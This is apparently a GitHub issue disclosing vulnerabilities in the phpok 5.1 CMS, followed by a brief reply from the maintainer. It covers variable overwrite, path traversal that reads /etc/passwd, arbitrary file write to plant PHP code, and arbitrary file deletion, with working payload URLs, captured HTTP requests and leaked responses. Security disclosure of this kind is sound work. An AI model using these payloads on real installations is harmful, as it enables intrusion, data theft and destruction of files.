

New issue

[Jump to bottom](#)

phpok 5.1 have Some Vulnerability #4

🔒 Closed

Passer6y opened this issue on Mar 6, 2019 · 1 comment

Passer6y commented on Mar 6, 2019

Variable Overwrite Vulnerability

from the Entrance of framework, i discovered parse_str variable overwrite in framework/init.php

```
1603         if('.'.$script_name == substr($uri, start: 0, (strlen($script_name)+
1604             $uri = substr($uri, (strlen($script_name)+1));
1605     }
1606     $data['script'] = $script_name;
1607     $query_string = $this->lib( class: 'server')->query();
1608     if($query_string){
1609         $uri = str_replace( search: '?'.$query_string, replace: '', $uri);
1610         $data['query'] = $query_string;
1611         $get = parse_str($query_string); // 变量覆盖
1612         var_dump( expression: "变量覆盖".$get);
1613         $this->data( var: 'get', $get);
1614     }
1615     if($uri != '/' && strlen($uri)>2){
1616         if(substr($uri, start: 0, length: 1) == '/'){
```

we could watch \$query_string parameter in framework/libs/server.php :

```
90
91 /**
92  * 取得网址中?后面的参数
93  */
94 public function query($system=false)
95 {
96     global $app;
97     $string = $_SERVER['QUERY_STRING'];
98     if(!$string){
99         return false;
100     }
101     parse_str($string, &arr: $info);
102     if(!$info){
103         return false;
104     }
105     $format = $system ? 'system' : 'safe';
106     foreach($info as $key=>$value){
107         $tmp = $app->format($value, $format); // 虽然有safe, 我就覆盖个变量
108         if($tmp == ''){
109             unset($info[$key]);
110         }
111     }
112     return http_build_query($info);
113 }
```

payload: http://phpok/?data[script]=passer6y


```
1604         $uri = substr($uri, (strlen($script_name)+1));
1605     }
1606     $data['script'] = $script_name; $script_name: "index.php"
1607     $query_string = $this->lib( class: 'server')->query(); $query_string: "data%5Bscript%5D=passer6y"
1608     if($query_string){
1609         $uri = str_replace( search: '?'.$query_string, replace: '', $uri); $uri: "/"
1610         $data['query'] = $query_string; $data: {script => "passer6y", query => "data%5Bscript%5D=passer6y"}[2]
1611         $get = parse_str($query_string); // 变量覆盖 $query_string: "data%5Bscript%5D=passer6y" $get: nu
1612         $this->data( var: 'get', $get);
1613     }
1614     if($uri != '/' && strlen($uri)>2){
1615         if(substr($uri, start: 0, length: 1) == '/'){
1616             $uri = substr($uri, start: 1);
1617         }
1618     }
1619 }
```

Variables

- \$array = (array) [2]
- \$count = 2
- \$data = (array) [2]
 - script = "passer6y"
 - query = "data%5Bscript%5D=passer6y"

Watches

Vulnerability to read arbitrary files




```
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64

/**
 * 读取数据
 * @参数 $file 要读取的文件，支持远程文件
 * @参数 $length 文件长度，为空表示读取全部，仅限本地文件有效
 * @参数 $filter 是否过滤安全字符，默认为true，不过滤请传false，仅限本地文件有效
 * @返回 false 或 文件内容
 */
public function cat($file='', $length=0, $filter=true)
{
    if(!$file){
        return false;
    }
    if(strpos($file, 'file://') !== false && strpos($file, 'file://') === false){ // === 强类型比较
        return $this->remote($file);
    }
    if(!file_exists($file)){
        return false;
    }
    $this->read_count++;

    if($length && is_numeric($length)){
        $maxlength = $length;
        if($filter){
            $maxlength = $length + strlen($this->safecode);
        }
        $fp = fopen($file, 'rb');
        if(!$fp){
            return false;
        }
        $content = fread($fp, $maxlength);
        fclose($fp);
    }else{
        $content = file_get_contents($file);
    }
}
```

back to the:

framework/admin/tpl_control.php



```
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362

/**
 * 内容模板编辑
 */
public function edit_f()
{
    if(!$this->popedom['filelist']){
        $this->error(P_Lang('您没有权限执行此操作'));
    }
    $id = $this->get('id', 'int');
    if(!$id){
        $this->error(P_Lang('未指定风格ID'));
    }
    $rs = $this->model('tpl')->get_one($id);
    if(!$rs){
        $this->error(P_Lang('风格信息不存在'));
    }
    if(!$rs['folder']){
        $this->error(P_Lang('未设置风格文件夹'));
    }
    $folder = $this->get('folder');
    if(!$folder) $folder = '/';
    $title = $this->get('title');
    $file = $this->dir_root.'tpl/'.$rs['folder'].$folder.$title;
    if(!file_exists($file)){
        $this->error(P_Lang('文件不存在'));
    }
    $is_edit = true;
}
```

```

427 $this->view('appsys_file_list');
428 }
429
430 public function file_edit_f()
431 {
432     if(!$this->popedom['fedit']){
433         $this->error(P_Lang('您没有模板应用文件列表权限'));
434     }
435     $id = $this->get('id');
436     if(!$id){
437         $this->error(P_Lang('未指定ID'));
438     }
439     $rs = $this->model('appsys')->get_one($id);
440     if(!is_dir($rs->dir_app.$id)){
441         $this->error(P_Lang('目录不存在'));
442     }
443     $folder = $this->get('folder');
444     if(!$folder){
445         $folder = "/";
446     }
447     $title = $this->get('title');
448     if(!$title){
449         $this->error(P_Lang('未指定文件名'));
450     }
451     $file = $this->dir_app.$id."/". $folder.$title;
452     echo $file;
453     if(!file_exists($file)){
454         $this->error(P_Lang('文件不存在'));
455     }
456     $is_edit = true;
457     if(!is_writable($file)){
458         $tips = P_Lang('文件无法写法, 不支持在线编辑');
459         $this->assign('tips',$tips);
460         $is_edit = false;
461     }
462     $this->assign('is_edit',$is_edit);
463     $content = $this->lib('file')->cat($file);
464     $content = str_replace(array("<"; ">"),array("&lt;"; "&gt;"),$content);
465     $content = str_replace(array("<"; ">"),array("&lt;"; "&gt;"),$content);

```

there is two file have this vulnerability:

payload1:

```
/admin.php?c=appsys&f=file_edit&id=fav&title=../../../../../../etc/passwd
```

payload2:

```
/admin.php?c=tpl&f=edit&id=1&title=../../../../../../etc/passwd
```

1

Go Cancel < >

Target: http://phpok

Request

Raw Params Headers Hex

```
POST /admin.php?c=appsys&f=file_edit&id=fav&title=../../../../../../../../etc/passwd HTTP/1.1
Host: phpok
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; U; Linux i686) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3690.110 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
Cookie: PHPSESSION=1lc9ev2a0fv8rn9hckfh07hni3; XDEBUG_SESSION=PHPSTORM
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

Response

Raw Headers Hex HTML Render

文件无法写法, 不支持在线编辑

```
7 #
8 # See the opendirectoryd(8) man page for additional
  information about
9 # Open Directory.
10 ##
11 nobody:*~2:~2:Unprivileged User:/var/empty:/usr/bin/false
12 root:*:0:0:root:/var/root:/bin/sh
13 daemon:*:1:1:System Services:/var/root:/usr/bin/false
14 _uucp:*:4:4:Unix to Unix Copy
  Protocol:/var/spool/uucp:/usr/sbin/uucico
15 _taskgated:*:13:13:Task Gate
  Daemon:/var/empty:/usr/bin/false
16 _networkd:*:24:24:Network
  Services:/var/networkd:/usr/bin/false
17 _installassistant:*:25:25:Install
```

取消关闭

2

Go Cancel < >

Target: http://phpok

Request

Raw Params Headers Hex

```
POST /admin.php?c=tpl&f=edit&id=1&title=../../../../../../../../etc/passwd HTTP/1.1
Host: phpok
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; U; Linux i686) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3690.110 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
Cookie: PHPSESSION=1lc9ev2a0fv8rn9hckfh07hni3; XDEBUG_SESSION=PHPSTORM
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

Response

Raw Headers Hex HTML Render

```
9 # Open Directory.
10 ##
11 nobody:*~2:~2:Unprivileged User:/var/empty:/usr/bin/false
12 root:*:0:0:System Administrator:/var/root:/bin/sh
13 daemon:*:1:1:System Services:/var/root:/usr/bin/false
14 _uucp:*:4:4:Unix to Unix Copy
  Protocol:/var/spool/uucp:/usr/sbin/uucico
15 _taskgated:*:13:13:Task Gate
  Daemon:/var/empty:/usr/bin/false
16 _networkd:*:24:24:Network
  Services:/var/networkd:/usr/bin/false
17 _installassistant:*:25:25:Install
18 Assistant:/var/empty:/usr/bin/false
19 _lp:*:26:26:Printing Services:/var/spool/cups:/usr/bin/false
20 _postfix:*:27:27:Postfix Mail
  Server:/var/spool/postfix:/usr/bin/false
21 _scsd:*:31:31:Service Configuration
  Service:/var/empty:/usr/bin/false
22 _cert:*:32:32:Certificate Enrollment
```

取消关闭

0 matches

Done

10,412 bytes | 134 millis

Arbitrary File Writing to getshell

edit_save_f() function in framework/admin/tpl_control.php 383 line

```
admin / tpl_control.php
378 }
379
380 /**
381  * 存储模板代码
382  */
383 public function edit_save_f()
384 {
385     if(!$this->popedom["filelist"]){
386         $this->error(P_Lang('您没有权限执行此操作'));
387     }
388     $id = $this->get("id","int");
389     if(!$id){
390         $this->error(P_Lang('未指定ID'));
391     }
392     $rs = $this->model('tpl')->get_one($id);
393     if(!$rs){
394         $this->error(P_Lang('风格信息不存在'));
395     }
396     if(!$rs["folder"]){
397         $this->error(P_Lang('未设置风格文件夹'));
398     }
399     $folder = $this->get("folder");
400     if(!$folder){
401         $folder = "/";
402     }
403     $title = $this->get("title");
404     $file = $this->dir_root."tpl/".$rs["folder"].$folder.$title;
405     if(!file_exists($file)){
406         $this->error(P_Lang('文件不存在'));
407     }
408     if(!is_writable($file)){
409         $this->error(P_Lang('文件无法写法, 不支持在线编辑'));
410     }
411     $content = $this->get("content","html_js");
412     $this->lib('file')->vim($content,$file);
413     $this->success();
414 }
415
416 //模板弹出选择器
417 public function open_f()
418 {
```

payload: /admin.php?c=tpl&f=edit_save&id=1&title=../../../../../../../../Users/pass6y/Documents/www/phpok/version.php&content=%3fphp+phpinfo()%3becho+passer6y%3b%3f

```
Project / tpl_control.php
381
382 /**
383  * 存储模板代码
384  */
385 public function edit_save_f()
386 {
387     if(!$this->popedom["filelist"]){
388         $this->error(P_Lang('您没有权限执行此操作'));
389     }
390     $id = $this->get("id","int");
391     if(!$id){
392         $this->error(P_Lang('未指定ID'));
393     }
394     $rs = $this->model('tpl')->get_one($id);
395     if(!$rs){
396         $this->error(P_Lang('风格信息不存在'));
397     }
398     if(!$rs["folder"]){
399         $this->error(P_Lang('未设置风格文件夹'));
400     }
401     $folder = $this->get("folder");
402     if(!$folder){
403         $folder = "/";
404     }
405     $title = $this->get("title");
406     $file = $this->dir_root."tpl/".$rs["folder"].$folder.$title;
407     if(!file_exists($file)){
408         $this->error(P_Lang('文件不存在'));
409     }
410     if(!is_writable($file)){
411         $this->error(P_Lang('文件无法写法, 不支持在线编辑'));
412     }
413     $content = $this->get("content","html_js");
414     $this->lib('file')->vim($content,$file);
415     $this->success();
416 }
417
418 //模板弹出选择器
419 public function open_f()
420 {
```

Arbitrary file delete Vulnerability

framework/admin/tpl_control.php 303行 delfile_f() 函数:

```
301  /** 删除文件 (夹)
302  **/
303  public function delfile_f()
304  {
305      if(!$this->popedom["filelist"]){
306          $this->error(P_Lang('您没有权限执行此操作'));
307      }
308      $id = $this->get("id","int");
309      if(!$id){
310          $this->error(P_Lang('未指定风格ID'));
311      }
312      $rs = $this->model('tpl')->get_one($id);
313      if(!$rs){
314          $this->error(P_Lang('风格信息不存在'));
315      }
316      if(!$rs["folder"]){
317          $this->error(P_Lang('未设置风格文件夹'));
318      }
319      $folder = $this->get("folder");
320      if(!$folder){
321          $folder = "/";
322      }
323      $title = $this->get("title");
324      $file = $this->dir_root."tpl/".$rs["folder"].$folder.$title;
325      if(!file_exists($file)){
326          $this->error(P_Lang('文件 (夹) 不存在'));
327      }
328      if(is_dir($file)){
329          $this->lib('file')->rm($file,"folder");
330      }else{
331          $this->lib('file')->rm($file);
332      }
333      $this->success();
334  }
335
336  /**
337  * 内容模板编辑
338  **/
```

payload: /admin.php?c=tpl&f=delfile&id=1&title=../../../../../../../../Users/pass6y/Documents/www/phpok/version.php

GoCancel<>

Target: http://phpok

Request

RawParamsHeadersHex

POST /admin.php?c=tpl&f=delfile&id=1&title=../../../../../../../../Users/pass6y/Documents/www/phpok/version.php HTTP/1.1
Host: phpok
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; U; Linux i686) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3690.110 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
Cookie: PHPSESSION=ilc9ev2e0fv8rn9hckfh07hni3; XDEBUG_SESSION=PHPSTORM
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0

Response

RawHeadersHexHTMLRender

✓

990 bytes | 95 millis

qinggan commented on Apr 28, 2019

Owner

感谢您如此仔细的测评!
这里我们先说明一下, 后台针对已经登录的管理员 (目前是系统管理员) 是有最高权限的!
回头我们会针对普通管理员进行一定的限制, 感谢您的支持

qinggan closed this as completed on Apr 28, 2019

Assignees
No one assigned

Labels

None yet
Projects
None yet
Milestone
No milestone
Development
No branches or pull requests
2 participants
